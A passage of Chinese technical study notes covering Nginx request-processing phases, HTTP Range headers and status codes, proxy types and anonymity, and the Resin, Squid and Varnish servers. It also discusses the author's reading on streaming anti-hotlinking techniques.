Nginx 是一款面向性能设计的 HTTP 服务器，相较于 Apache、lighttpd 具有占有内存少，稳定性高等优势。与旧版本 (<=2.2) 的 Apache 不同，nginx 不采用每客户机一线程

的设计模型，而是充分使用异步逻辑，削减了上下文调度开销，所以并发服务能力更强。整体采用模块化设计，有丰富的模块库和第三方模块库，配置灵活。在 Linux 操作系统下，nginx 使用 epoll 事件模型，得益于此，nginx 在 Linux 操作系统下效率相当高。同时 Nginx 在 OpenBSD 或 FreeBSD 操作系统上采用类似于 epoll 的高效事件模型 kqueue。

16.6.1 阶段

Nginx 将 HTTP 处理分为 11 个阶段（Phase）：

PostRead 接收完请求头之后的第一个阶段，它位于 uri 重写之前，实际上很少有模块会注册在该阶段，默认的情况下，该阶段被跳过

ServerRewrite server 级别的 uri 重写阶段，也就是该阶段执行处于 server 块内，location 块外的重写指令

FingConfig 重写 URL 后找到匹配的 location 块，其原理是从 location 组成的静态二叉树中快速检索。处理方法由官方提供不可更改。

Rewrite location 级别的 uri 重写阶段，该阶段执行 location 基本的重写指令，也可能会被执行多次。同 ServerRewrite 完全相同，其 checker 函数也是 `ngx_http_core_rewrite_phase`。

PostRewrite location 级别重写的后一阶段，用来检查上阶段是否有 uri 重写，并根据结果跳转到合适的阶段，并限制重写 URL 次数，防止死循环。处理方法由官方提供不可更改。

PreAccess 访问权限控制的前一阶段，该阶段在权限控制阶段之前，一般也用于访问控制，比如限制访问频率，链接数等

Access 访问权限控制阶段，比如基于 ip 黑白名单的权限控制，基于用户名密码的权限控制等

PostAccess 访问权限控制的后一阶段，该阶段根据权限控制阶段的执行结果进行相应处理

TryFiles `try_files` 指令的处理阶段，如果没有配置 `try_files` 指令，则该阶段被跳过。
`try_files` 作用类似于 `rewrite`，用于配置所请求内容的路径选择规则

Content 内容生成阶段，该阶段产生响应，并发送到客户端

Log 日志记录阶段，该阶段记录访问日志

在 ngx_lua 中，有 init, rewrite, access, set, content, log 等阶段。

一般而言 handler 返回：

NGX_OK 表示该阶段已经处理完成，需要转入下一个阶段

NG_DECLINED 表示需要转入本阶段的下一个 handler 继续处理

NGX_AGAIN, NGX_DONE 表示需要等待某个事件发生才能继续处理（比如等待网络 IO），此时 Nginx 为了不阻塞其他请求的处理，必须中断当前请求的执行链，等待事件发生之后继续执行该 handler

NGX_ERROR 表示发生了错误，需要结束该请求

16.7 HTTP Range

Range 头域可以请求实体的一个或者多个子范围。例如，
表示头 500 个字节：
bytes=0-499 表示第二个 500 字节： bytes=500-999 表示最后 500 个字节： bytes=-500 表示 500 字节以后的范围： bytes=500- 表示第一个和最后一个字节： bytes=0-0,-1 同时指定几个范围： bytes=500-600,601-999

16.8 HTTP 状态码

16.8.1 1xx 消息

这一类型的状态码，代表请求已被接受，需要继续处理。这类响应是临时响应，只包含状态行和某些可选的响应头信息，并以空行结束。由于 HTTP/1.0 协议中没有定义任何 1xx 状态码，所以除非在某些试验条件下，服务器禁止向此类客户端发送 1xx 响应。这些状态码代表的响应都是信息性的，标示客户应该采取的其他行动。

100 Continue 客户端应当继续发送请求。这个临时响应是用来通知客户端它的部分请求已经被服务器接收，且仍未被拒绝。客户端应当继续发送请求的剩余部分，或者如果请求已经完成，忽略这个响应。服务器必须在请求完成后向客户端发送一个最终响应。

101 Switching Protocols 服务器已经理解了客户端的请求，并将通过 Upgrade 消息头通知客户端采用不同的协议来完成这个请求。在发送完这个响应最后的空行后，服务器将会切换到在 Upgrade 消息头中定义的那些协议。只有在切换新的协议更有好处的时候才应该采取类似措施。例如，切换到新的 HTTP 版本比旧版本更有优势，或者切换到一个实时且同步的协议以传送利用此类特性的资源。

102 Processing 由 WebDAV (RFC 2518) 扩展的状态码，代表处理将被继续执行。

16.8.2 2xx 成功

这一类型的状态码，代表请求已成功被服务器接收、理解、并接受。

200 OK 请求已成功，请求所希望的响应头或数据体将随此响应返回。

201 Created 请求已经被实现，而且有一个新的资源已经依据请求的需要而创建，且其 URI 已经随 Location 头信息返回。假如需要的资源无法及时创建的话，应当返回‘202 Accepted’。

202 Accepted 服务器已接受请求，但尚未处理。正如它可能被拒绝一样，最终该请求可能会也可能不会被执行。在异步操作的场合下，没有比发送这个状态码更方便的做法了。返回 202 状态码的响应的目的是允许服务器接受其他过程的请求（例如某个每天只执行一次的基于批处理的操作），而不必让客户端一直保持与服务器的连接直到批处理操作全部完成。在接受请求处理并返回 202 状态码的响应应当在返回的实体中包含一些指示处理当前状态的信息，以及指向处理状态监视器或状态预测的指针，以便用户能够估计操作是否已经完成。

203 Non-Authoritative Information 服务器已成功处理了请求，但返回的实体头部元信息不是在原始服务器上有效的确定集合，而是来自本地或者第三方的拷贝。当前的信息可能是原始版本的子集或者超集。例如，包含资源的元数据可能导致原始服务器知道元信息的超集。使用此状态码不是必须的，而且只有在响应不使用此状态码便会返回 200 OK 的情况下才是合适的。

204 No Content 服务器成功处理了请求，但不需要返回任何实体内容，并且希望返回更新了的元信息。响应可能通过实体头部的形式，返回新的或更新后的元信息。如果存在这些头部信息，则应当与所请求的变量相呼应。如果客户端是浏览器的话，那么用户浏览器应保留发送了该请求的页面，而不产生任何文档视图上的变化，即使按照规范新的或更新后的元信息应当被应用到用户浏览器活动视图中的文档。由于 204 响应被禁止包含任何消息体，因此它始终以消息头后的第一个空行结尾。

205 Reset Content 服务器成功处理了请求，且没有返回任何内容。但是与 204 响应不同，返回此状态码的响应要求请求者重置文档视图。该响应主要是被用于接受用户输入后，立即重置表单，以便用户能够轻松地开始另一次输入。与 204 响应一样，该响应也被禁止包含任何消息体，且以消息头后的第一个空行结束。

206 Partial Content 服务器已经成功处理了部分 GET 请求。类似于 FlashGet 或者迅雷这类的 HTTP 下载工具都是使用此类响应实现断点续传或者将一个大文档分解为多个下载段同时下载。该请求必须包含 Range 头信息来指示客户端希望得到的内容范围，并且可能包含 If-Range 来作为请求条件。响应必须包含如下的头部域：

- Content-Range 用以指示本次响应中返回的内容的范围；如果是 Content-Type 为

multipart/byteranges 的多段下载，则每一 multipart 段中都应包含 Content-Range 域用以指示本段的内容范围。假如响应中包含 Content-Length，那么它的数值必须匹配它返回的内容范围的真实字节数。

- Date
- ETag 和 / 或 Content-Location，假如同样的请求本应该返回 200 响应。
- Expires, Cache-Control, 和 / 或 Vary，假如其值可能与之前相同变量的其他响应对应的值不同的话。

假如本响应请求使用了 If-Range 强缓存验证，那么本次响应不应该包含其他实体头；假如本响应的请求使用了 If-Range 弱缓存验证，那么本次响应禁止包含其他实体头；这避免了缓存的实体内容和更新了的实体头信息之间的不一致。否则，本响应就应当包含所有本应该返回 200 响应中应当返回的所有实体头部域。假如 ETag 或 Last-Modified 头部不能精确匹配的话，则客户端缓存应禁止将 206 响应返回的内容与之前任何缓存过的内容组合在一起。任何不支持 Range 以及 Content-Range 头的缓存都禁止缓存 206 响应返回的内容。

207 Multi-Status 由 WebDAV(RFC 2518) 扩展的状态码，代表之后的消息体将是一个 XML 消息，并且可能依照之前子请求数量的不同，包含一系列独立的响应代码。

16.8.3 3xx 重定向

这类状态码代表需要客户端采取进一步的操作才能完成请求。通常，这些状态码用来重定向，后续的请求地址（重定向目标）在本次响应的 Location 域中指明。

当且仅当后续的请求所使用的方法是 GET 或者 HEAD 时，用户浏览器才可以在没有用户介入的情况下自动提交所需要的后续请求。客户端应当自动监测无限循环重定向（例如：A→B→C→……→A 或 A→A），因为这会导致服务器和客户端大量不必要的资源消耗。按照 HTTP/1.0 版规范的建议，浏览器不应自动访问超过 5 次的重定向。

300 Multiple Choices 被请求的资源有一系列可供选择的回馈信息，每个都有自己特定的地址和浏览器驱动的商议信息。用户或浏览器能够自行选择一个首选的地址进行重定向。除非这是一个 HEAD 请求，否则该响应应当包括一个资源特性及地址的列表的实体，以便用户或浏览器从中选择最合适的选择地址。这个实体的格式由 Content-Type 定义的格式所决定。浏览器可能根据响应的格式以及浏览器自身能力，自动作出最合适的选择。当然，RFC 2616 规范并没有规定这样的自动选择该如何进行。如果服务器本身已经有了首选的回馈选择，那么在 Location 中应当指明这个回馈的 URI；浏览器可能会将这个 Location 值作为自动重定向的地址。此外，除非额外指定，否则这个响应也是可缓存的。

301 Moved Permanently 被请求的资源已永久移动到新位置，并且将来任何对此资源的引用都应该使用本响应返回的若干个 URI 之一。如果可能，拥有链接编辑功能的客户端应当自动把请求的地址修改为从服务器反馈回来的地址。除非额外指定，否则这个响应也是可缓存的。新的永久性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。如果这不是一个 GET 或者 HEAD 请求，因此浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。注意：对于某些使用 HTTP/1.0 协议的浏览器，当它们发送的 POST 请求得到了一个 301 响应的话，接下来的重定向请求将会变成 GET 方式。

302 Found 请求的资源现在临时从不同的 URI 响应请求。由于这样的重定向是临时的，客户端应当继续向原有地址发送以后的请求。只有在 Cache-Control 或 Expires 中进行了指定的情况下，这个响应才是可缓存的。新的临时性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。如果这不是一个 GET 或者 HEAD 请求，那么浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。注意：虽然 RFC 1945 和 RFC 2068 规范不允许客户端在重定向时改变请求的方法，但是很多现存的浏览器将 302 响应视作为 303 响应，并且使用 GET 方式访问在 Location 中规定的 URI，而无视原先请求的方法。状态码 303 和 307 被添加了进来，用以明确服务器期待客户端进行何种反应。

303 See Other 对应当前请求的响应可以在另一个 URI 上被找到，而且客户端应当采用 GET 的方式访问那个资源。这个方法的存在主要是为了允许由脚本激活的 POST 请求输出重定向到一个新的资源。这个新的 URI 不是原始资源的替代引用。同时，303 响应禁止被缓存。当然，第二个请求（重定向）可能被缓存。新的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。注意：许多 HTTP/1.1 版以前的浏览器不能正确理解 303 状态。如果需要考虑与这些浏览器之间的互动，302 状态码应该可以胜任，因为大多数的浏览器处理 302 响应时的方式恰恰就是上述规范要求客户端处理 303 响应时应当做的。

304 Not Modified 如果客户端发送了一个带条件的 GET 请求且该请求已被允许，而文档的内容（自上次访问以来或者根据请求的条件）并没有改变，则服务器应当返回这个状态码。304 响应禁止包含消息体，因此始终以消息头后的第一个空行结尾。该响应必须包含以下的头信息：Date，除非这个服务器没有时钟。假如没有时钟的服务器也遵守这些规则，那么代理服务器以及客户端可以自行将 Date 字段添加到接收到的响应头中去（正如 RFC 2068 中规定的一样），缓存机制将会正常工作。ETag 和 / 或 Content-Location，假如同样的请求本应返回 200 响应。Expires, Cache-Control, 和 / 或 Vary，假如其值可能与之前相同变量的其他响应对应的值不同的话。假如本响应请求使用了强缓存验证，那么本次响应不应该包含其他实体头；否则（例如，某个带条件的 GET 请求使用了弱缓存验证），

本次响应禁止包含其他实体头；这避免了缓存了的实体内容和更新了的实体头信息之间的不一致。假如某个 304 响应指明了当前某个实体没有缓存，那么缓存系统必须忽视这个响应，并且重复发送不含限制条件的请求。假如接收到一个要求更新某个缓存条目的 304 响应，那么缓存系统必须更新整个条目以反映所有在响应中被更新的字段的值。

305 Use Proxy 被请求的资源必须通过指定的代理才能被访问。Location 域中将给出指定的代理所在的 URI 信息，接收者需要重复发送一个单独的请求，通过这个代理才能访问相应资源。只有原始服务器才能创建 305 响应。注意：RFC 2068 中没有明确 305 响应是为了重定向一个单独的请求，而且只能被原始服务器创建。忽视这些限制可能导致严重的安全后果。

306 Switch Proxy 在最新版的规范中，306 状态码已经不再被使用。

307 Temporary Redirect 请求的资源现在临时从不同的 URI 响应请求。由于这样的重定向是临时的，客户端应当继续向原有地址发送以后的请求。只有在 Cache-Control 或 Expires 中进行了指定的情况下，这个响应才是可缓存的。新的临时性的 URI 应当在响应的 Location 域中返回。除非这是一个 HEAD 请求，否则响应的实体中应当包含指向新的 URI 的超链接及简短说明。因为部分浏览器不能识别 307 响应，因此需要添加上述必要信息以便用户能够理解并向新的 URI 发出访问请求。如果这不是一个 GET 或者 HEAD 请求，那么浏览器禁止自动进行重定向，除非得到用户的确认，因为请求的条件可能因此发生变化。

16.8.4 4xx 客户端错误

这类的状态码代表了客户端看起来可能发生了错误，妨碍了服务器的处理。除非响应的是一个 HEAD 请求，否则服务器就应该返回一个解释当前错误状况的实体，以及这是临时的还是永久性的状况。这些状态码适用于任何请求方法。浏览器应当向用户显示任何包含在此类错误响应中的实体内容。

如果错误发生时客户端正在传送数据，那么使用 TCP 的服务器实现应当仔细确保在关闭客户端与服务器之间的连接之前，客户端已经收到了包含错误信息的数据包。如果客户端在收到错误信息后继续向服务器发送数据，服务器的 TCP 栈将向客户端发送一个重置数据包，以清除该客户端所有还未识别的输入缓冲，以免这些数据被服务器上的应用程序读取并干扰后者。

400 Bad Request 由于包含语法错误，当前请求无法被服务器理解。除非进行修改，否则客户端不应该重复提交这个请求。

401 Unauthorized 当前请求需要用户验证。该响应必须包含一个适用于被请求资源的 WWW-Authenticate 信息头用以询问用户信息。客户端可以重复提交一个包含恰当的

Authorization 头信息的请求。如果当前请求已经包含了 Authorization 证书，那么 401 响应代表着服务器验证已经拒绝了那些证书。如果 401 响应包含了与前一个响应相同的身份验证询问，且浏览器已经至少尝试了一次验证，那么浏览器应当向用户展示响应中包含的实体信息，因为这个实体信息中可能包含了相关诊断信息。参见 RFC 2617。

402 Payment Required 该状态码是为了将来可能的需求而预留的。

403 Forbidden 服务器已经理解请求，但是拒绝执行它。与 401 响应不同的是，身份验证并不能提供任何帮助，而且这个请求也不应该被重复提交。如果这不是一个 HEAD 请求，而且服务器希望能够讲清楚为何请求不能被执行，那么就应该在实体内描述拒绝的原因。当然服务器也可以返回一个 404 响应，假如它不希望让客户端获得任何信息。

404 Not Found 请求失败，请求所希望得到的资源未被在服务器上发现。没有信息能够告诉用户这个状况到底是暂时的还是永久的。假如服务器知道情况的话，应当使用 410 状态码来告知旧资源因为某些内部的配置机制问题，已经永久的不可用，而且没有任何可以跳转的地址。404 这个状态码被广泛应用于当服务器不想揭示到底为何请求被拒绝或者没有其他适合的响应可用的情况下。

405 Method Not Allowed 请求行中指定的请求方法不能被用于请求相应的资源。该响应必须返回一个 Allow 头信息用以表示出当前资源能够接受的请求方法的列表。鉴于 PUT, DELETE 方法会对服务器上的资源进行写操作，因而绝大部分的网页服务器都不支持或者在默认配置下不允许上述请求方法，对于此类请求均会返回 405 错误。

406 Not Acceptable 请求的资源的内容特性无法满足请求头中的条件，因而无法生成响应实体。除非这是一个 HEAD 请求，否则该响应就应当返回一个包含可以让用户或者浏览器从中选择最合适的实体特性以及地址列表的实体。实体的格式由 Content-Type 头中定义的媒体类型决定。浏览器可以根据格式及自身能力自行作出最佳选择。但是，规范中并没有定义任何作出此类自动选择的标准。

407 Proxy Authentication Required 与 401 响应类似，只不过客户端必须在代理服务器上进行身份验证。代理服务器必须返回一个 Proxy-Authenticate 用以进行身份询问。客户端可以返回一个 Proxy-Authorization 信息头用以验证。参见 RFC 2617。

408 Request Timeout 请求超时。客户端没有在服务器预备等待的时间内完成一个请求的发送。客户端可以随时再次提交这一请求而无需进行任何更改。

409 Conflict 由于和被请求的资源的当前状态之间存在冲突，请求无法完成。这个代码只允许用在这样的情况下才能被使用：用户被认为能够解决冲突，并且会重新提交新的请求。该响应应当包含足够的信息以便用户发现冲突的源头。冲突通常发生于对 PUT 请求的处理中。例如，在采用版本检查的环境下，某次 PUT 提交的对特定资源的修改请求所附带的版本信息与之前的某个（第三方）请求向冲突，那么此时服务器就应该返回一个 409 错误，告知用户请求无法完成。此时，响应实体中很可能会包含两个冲突版本之间的

差异比较，以便用户重新提交归并以后的新版本。

410 Gone 被请求的资源在服务器上已经不再可用，而且没有任何已知的转发地址。这样的状况应当被认为是永久性的。如果可能，拥有链接编辑功能的客户端应当在获得用户许可后删除所有指向这个地址的引用。如果服务器不知道或者无法确定这个状况是否是永久的，那么就应该使用 404 状态码。除非额外说明，否则这个响应是可缓存的。410 响应的目的主要是帮助网站管理员维护网站，通知用户该资源已经不再可用，并且服务器拥有者希望所有指向这个资源的远端连接也被删除。这类事件在限时、增值服务中很普遍。同样，410 响应也被用于通知客户端在当前服务器站点上，原本属于某个个人的资源已经不再可用。当然，是否需要把所有永久不可用的资源标记为‘410 Gone’，以及是否需要保持此标记多长时间，完全取决于服务器拥有者。

411 Length Required 服务器拒绝在没有定义 Content-Length 头的情况下接受请求。在添加了表明请求消息体长度的有效 Content-Length 头之后，客户端可以再次提交该请求。

412 Precondition Failed 服务器在验证在请求的头字段中给出先决条件时，没能满足其中的一个或多个。这个状态码允许客户端在获取资源时在请求的元信息（请求头字段数据）中设置先决条件，以此避免该请求方法被应用到其希望的内容以外的资源上。

413 Request Entity Too Large 服务器拒绝处理当前请求，因为该请求提交的实体数据大小超过了服务器愿意或者能够处理的范围。此种情况下，服务器可以关闭连接以免客户端继续发送此请求。如果这个状况是临时的，服务器应当返回一个 Retry-After 的响应头，以告知客户端可以在多少时间以后重新尝试。

414 Request-URI Too Long 请求的 URI 长度超过了服务器能够解释的长度，因此服务器拒绝对该请求提供服务。这比较少见，通常的情况包括：本应使用 POST 方法的表单提交变成了 GET 方法，导致查询字符串（Query String）过长。重定向 URI “黑洞”，例如每次重定向把旧的 URI 作为新的 URI 的一部分，导致在若干次重定向后 URI 超长。客户端正在尝试利用某些服务器中存在的安全漏洞攻击服务器。这类服务器使用固定长度的缓冲读取或操作请求的 URI，当 GET 后的参数超过某个数值后，可能会产生缓冲区溢出，导致任意代码被执行。没有此类漏洞的服务器，应当返回 414 状态码。

415 Unsupported Media Type 对于当前请求的方法和所请求的资源，请求中提交的实体并不是服务器中所支持的格式，因此请求被拒绝。

416 Requested Range Not Satisfiable 如果请求中包含了 Range 请求头，并且 Range 中指定的任何数据范围都与当前资源的可用范围不重合，同时请求中又没有定义 If-Range 请求头，那么服务器就应当返回 416 状态码。假如 Range 使用的是字节范围，那么这种情况就是指请求指定的所有数据范围的首字节位置都超过了当前资源的长度。服务器也应当在返回 416 状态码的同时，包含一个 Content-Range 实体头，用以指明当前资源的长度。这个响应也被禁止使用 multipart/byteranges 作为其 Content-Type。

417 Expectation Failed 在请求头 Expect 中指定的预期内容无法被服务器满足，或者这个服务器是一个代理服务器，它有明显的证据证明在当前路由的下一个节点上，Expect 的内容无法被满足。

418 I'm a teapot 本操作码是在 1998 年作为 IETF 的传统愚人节笑话，在 RFC 2324 超文本咖啡壶控制协议中定义的，并不需要在真实的 HTTP 服务器中定义。

421 There are too many connections from your internet address 从当前客户端所在的 IP 地址到服务器的连接数超过了服务器许可的最大范围。通常，这里的 IP 地址指的是从服务器上看到的客户端地址（比如用户的网关或者代理服务器地址）。在这种情况下，连接数的计算可能涉及到不止一个终端用户。

422 Unprocessable Entity 请求格式正确，但是由于含有语义错误，无法响应。（RFC 4918 WebDAV）

423 Locked 当前资源被锁定。（RFC 4918 WebDAV）

424 Failed Dependency 由于之前的某个请求发生的错误，导致当前请求失败，例如 PROPPATCH。（RFC 4918 WebDAV）

425 Unordered Collection 在 WebDav Advanced Collections 草案中定义，但是未出现在《WebDAV 顺序集协议》（RFC 3658）中。

426 Upgrade Required 客户端应当切换到 TLS/1.0。（RFC 2817）

449 Retry With 由微软扩展，代表请求应当在执行完适当的操作后进行重试。

16.8.5 5xx 服务器错误

这类状态码代表了服务器在处理请求的过程中有错误或者异常状态发生，也有可能是服务器意识到以当前的软硬件资源无法完成对请求的处理。除非这是一个 HEAD 请求，否则服务器应当包含一个解释当前错误状态以及这个状况是临时的还是永久的解释信息实体。浏览器应当向用户展示任何在当前响应中被包含的实体。

这些状态码适用于任何响应方法。

500 Internal Server Error 服务器遇到了一个未曾预料的状况，导致了它无法完成对请求的处理。一般来说，这个问题都会在服务器的程序码出错时出现。

501 Not Implemented 服务器不支持当前请求所需要的某个功能。当服务器无法识别请求的方法，并且无法支持其对任何资源的请求。

502 Bad Gateway 作为网关或者代理工作的服务器尝试执行请求时，从上游服务器接收到无效的响应。

503 Service Unavailable 由于临时的服务器维护或者过载，服务器当前无法处理请求。这个状况是临时的，并且将在一段时间以后恢复。如果能够预计延迟时间，那么响应中可

以包含一个 `Retry-After` 头用以标明这个延迟时间。如果没有给出这个 `Retry-After` 信息，那么客户端应当以处理 500 响应的方式处理它。

`504 Gateway Timeout` 作为网关或者代理工作的服务器尝试执行请求时，未能及时从上游服务器（URI 标识出的服务器，例如 HTTP、FTP、LDAP）或者辅助服务器（例如 DNS）收到响应。注意：某些代理服务器在 DNS 查询超时时会返回 400 或者 500 错误。

`505 HTTP Version Not Supported` 服务器不支持，或者拒绝支持在请求中使用的 HTTP 版本。这暗示着服务器不能或不愿使用与客户端相同的版本。响应中应当包含一个描述了为何版本不被支持以及服务器支持哪些协议的实体。

`506 Variant Also Negotiates` 由《透明内容协商协议》（RFC 2295）扩展，代表服务器存在内部配置错误：被请求的协商变元资源被配置为在透明内容协商中使用自己，因此在一个协商处理中不是一个合适的重点。

`507 Insufficient Storage` 服务器无法存储完成请求所必须的内容。这个状况被认为是临时的。（WebDAV RFC 4918）

`509 Bandwidth Limit Exceeded` 服务器达到带宽限制。这不是一个官方的状态码，但是仍被广泛使用。

`510 Not Extended` 获取资源所需要的策略并没有被满足。（RFC 2774）

16.9 代理服务器

16.9.1 反向代理

反向代理（Reverse Proxy）方式是指以代理服务器来接受 internet 上的连接请求，然后将请求转发给内部网络上的服务器，并将从服务器上得到的结果返回给 internet 上请求连接的客户端，此时代理服务器对外就表现为一个服务器。

安全反向代理有许多用途：可以提供从防火墙外部代理服务器到防火墙内部安全内容服务器的加密连接；可以允许客户机安全地连接到代理服务器，从而有利于安全地传输信息（如信用卡号）。

正向、反向代理区别：

用途 正向代理的典型用途是为在防火墙内的局域网客户端提供访问 Internet 的途径。正向代理还可以使用缓冲特性减少网络使用率。反向代理的典型用途是将防火墙后面的服务器提供给 Internet 用户访问。反向代理还可以为后端的多台服务器提供负载平衡，或为后端较慢的服务器提供缓冲服务。另外，反向代理还可以启用高级 URL 策略和管理技术，从而使处于不同 web 服务器系统的 web 页面同时存在于同一个 URL 空间下。

安全性 正向代理允许客户端通过它访问任意网站并且隐藏客户端自身，因此你必须采取安全措施以确保仅为经过授权的客户端提供服务。反向代理对外都是透明的，访问者并不知道自己访问的是一个代理。

16.9.2 翻墙

长城防火墙（The Great Firewall）屏蔽网站有以下几种方式：

1. DNS 污染
2. 特定 IP 地址屏蔽
3. TCP 连接重置
4. 间歇性完全封锁

用户和代理服务器之间建立 VPN 来传输加密数据，数据又通过代理转发给目的服务器，从而实现翻墙访问。

16.9.3 匿名

代理服务器根据匿名程度区分：

高度匿名代理 高度匿名代理会将我们的数据包原封不动的转发，在服务端看来就好像真的是一个普通客户端在访问，而记录的 IP 是代理服务器的 IP。

普通匿名代理 普通匿名代理会在数据包上做一些改动，服务端上有可能发现这是个代理服务器，也有一定几率追查到你的真实 IP。代理服务器通常会加入的 HTTP 头有 `HTTP_VIA` 和 `HTTP_X_FORWARDED_FOR`。

透明代理 透明代理不但改动了我们的数据包，还会告诉服务器你的真实 IP。这种代理除了能用缓存技术帮你提高浏览速度，能用内容过滤提高你的安全性之外，并无其他显著作用。（最常见的例子是：内网中的硬件防火墙）。透明代理的意思是客户端根本不需要知道有代理服务器的存在，它改编你的 request fields（报文），并会传送真实 IP，多用于路由器的 NAT 转发中。注意，加密的透明代理则是属于匿名代理，意思是不用设置使用代理了，例如 `Garden 2` 程序。

间谍代理 间谍代理指组织或个人创建的，用于记录使用者传输的数据，然后进行研究、监控等目的代理服务器。

16.10 Resin

Resin 是 CAUCHO 公司的产品，是一个非常流行的 application server，对 servlet 和 JSP 提供了良好的支持，性能也比较优良，resin 自身采用 JAVA 语言开发。

Resin 是 CAUCHO 公司的产品，是一个非常流行的支持 servlets 和 jsp 的引擎，速度非常快。Resin 本身包含了一个支持 HTTP/1.1 的 WEB 服务器。虽然它可以显示动态内容，但是它显示静态内容的能力也非常强，速度直逼 APACHE SERVER。许多站点都是使用该 WEB 服务器构建的。

Resin 也可以和许多其他的 WEB 服务器一起工作，比如 Apache server 和 IIS 等。Resin 支持 Servlets 2.3 标准和 JSP 1.2 标准。熟悉 ASP 和 PHP 的用户可以发现用 Resin 来进行 JSP 编程是件很容易的事情。

Resin 支持负载平衡（Load balancing），可以增加 WEB 站点的可靠性。方法是增加服务器的数量。比如一台 SERVER 的错误率是 1% 的话，那么支持负载平衡的两个 Resin 服务器就可以使错误率降到 0.01%。

16.11 Squid

Squid Cache（简称为 Squid）是 HTTP 代理服务器软件。Squid 用途广泛的，可以作为缓存服务器，可以过滤流量帮助网络安全，也可以作为代理服务器链中的一环，向上级代理转发数据或直接连接互联网。Squid 程序在 Unix 一类系统运行。由于它是开源软件，有网站修改 Squid 的源代码，编译为原生 Windows 版；用户也可在 Windows 里安装 Cygwin，然后在 Cygwin 里编译 Squid。

Squid 的发展历史相当悠久，功能也相当完善。除了 HTTP 外，对于 FTP 与 HTTPS 的支持也相当好，在 3.0 测试版中也支持了 IPv6。但是 Squid 的上级代理不能使用 SOCKS 协议。




图 16-5 Squid 用作缓存服务器

16.12 流媒体防盗链技术

《CDN 技术详解》一书 6.4.6 节列举出了 7 种流媒体防盗链技术：

1. HTTP Referer 检查
2. 验证登陆信息。登陆 Session ID 在 Cookie 中，也可将该登陆信息提取出来植于 URL。这个方法不适合免登陆观看的视频内容。注意防盗链不是限制用户的获取，而是限制用户在其他网站获取。
3. Cookie 中预先存入验证信息，比如一个字符串或数字
4. 使用 Post 方法下载。将下载链接换成一个表单和一个按钮，用户点击按钮。服务器验证是否是 Post 方法。我的理解是，点击 URL 后返回的是一个表单。盗链网站没法对表单进行手动处理。
5. 使用图形验证码。我的理解是，同上一条类似，盗链系统无法做到让用户进行手动操作。
6. 使用动态密钥。点击资源后，服务器计算一个临时的 key，植入 URL。用户再利用该 URL 进行访问。那么这个 URL 怎么返回给用户？通过 302？盗链网站处理不了 302？亦或是初次点击网址时返回的是 Javascript 代码？
7. 在内容中插入随机字节。比如 mp3 的 tag 区，rar、zip 的备注区，这样整个文件的哈希值会改变。其实是上一条方法的特例，即 URL 植入的临时 key 是哈希值。这个 key 既能用于合法性校验，又能进行哈希校验。服务器为什么要执行哈希校验？这不是客户端干的事情吗？

蓝汛 HPCC 实现了通用时间戳防盗链模块，我的理解是，URL 中的时间戳那段每隔一段时间就更新一次，盗链网站无法做到及时更新。更改 URL 意味着同时改变前端显示的 URL 和服务器记录的 URL。客户端看到的 URL 未必是写死在 html 中的，可能是根据时间算出来的，为动态 URL。合法网站能够动态计算 URL，加入时间戳，而非法网站只是点击一个死的 URL。同理，服务器也不存一个死的 url，也只是验证用户发来的 URL。

湖南卫视要求蓝汛实现的防盗链算法中，需要在 URL 中植入时间戳和一段 key，这个 key 是对路径、时间戳和密钥的哈希。密钥是一段简单的字符串，几乎是英文。如何把密钥传给客户端？太不安全。可能需要在点播时另外再建立一个连接，将原始 URL(其实只是告诉服务端我想看哪个视频)发给服务器，服务器在服务端算好密钥然后生成新的 URL

返回给客户端，客户端用新的 URL 而非原始 URL 进行访问。但湖南卫视并未让蓝汛计算这个 key，只让他验证这个 key，说明这个 key 是在客户端计算的。

搜狐的服务端防盗链算法中，要求如果发现包含某个非法字符串，就返回 404。我猜测其中原理是写死的网址都是包含这个非法串的，但是如果是在合法的网页下点击，实际发出的 URL 会去掉这个非法串。

综上，防盗链主要用到三种思路：

1. 检查盗链网站的 HTTP referer。据说网页播放器不会传递 Referer，不能使用这个手段。
2. 检查盗链网站的 Cookie。不适合开放的资源。
3. 假定盗链网站不支持某些操作，如输入图形验证码，点击表单页的按钮，redirect 到新的 URL(?)，这些操作只有用户 + 浏览器可以执行。如果盗链网站硬是模仿浏览器行为，也没办法，只能在于减少而非杜绝盗链
4. 动态网页生成动态 URL。不属于《CDN 技术详解》上的七条。动态 URL 的生成原理是使用了 JS？

16.13 Varnish

Varnish 是一款高性能的开源 HTTP 加速器，挪威最大的在线报纸 Verdens Gang 使用 3 台 Varnish 代替了原来的 12 台 Squid，性能比以前更好。Varnish 的作者 Poul-Henning Kamp 是 FreeBSD 的内核开发者之一，他认为现在的计算机比起 1975 年已经复杂许多。在 1975 年时，储存媒介只有两种：内存与硬盘。但现在计算机系统的内存除了主存外，还包括了 CPU 内的 L1、L2，甚至有 L3 快取。硬盘上也有自己的快取装置，因此 Squid Cache 自行处理物件替换的架构不可能得知这些情况而做到最佳化，但操作系统可以得知这些情况，所以这部份的工作应该交给操作系统处理，这就是 Varnish cache 设计架构。

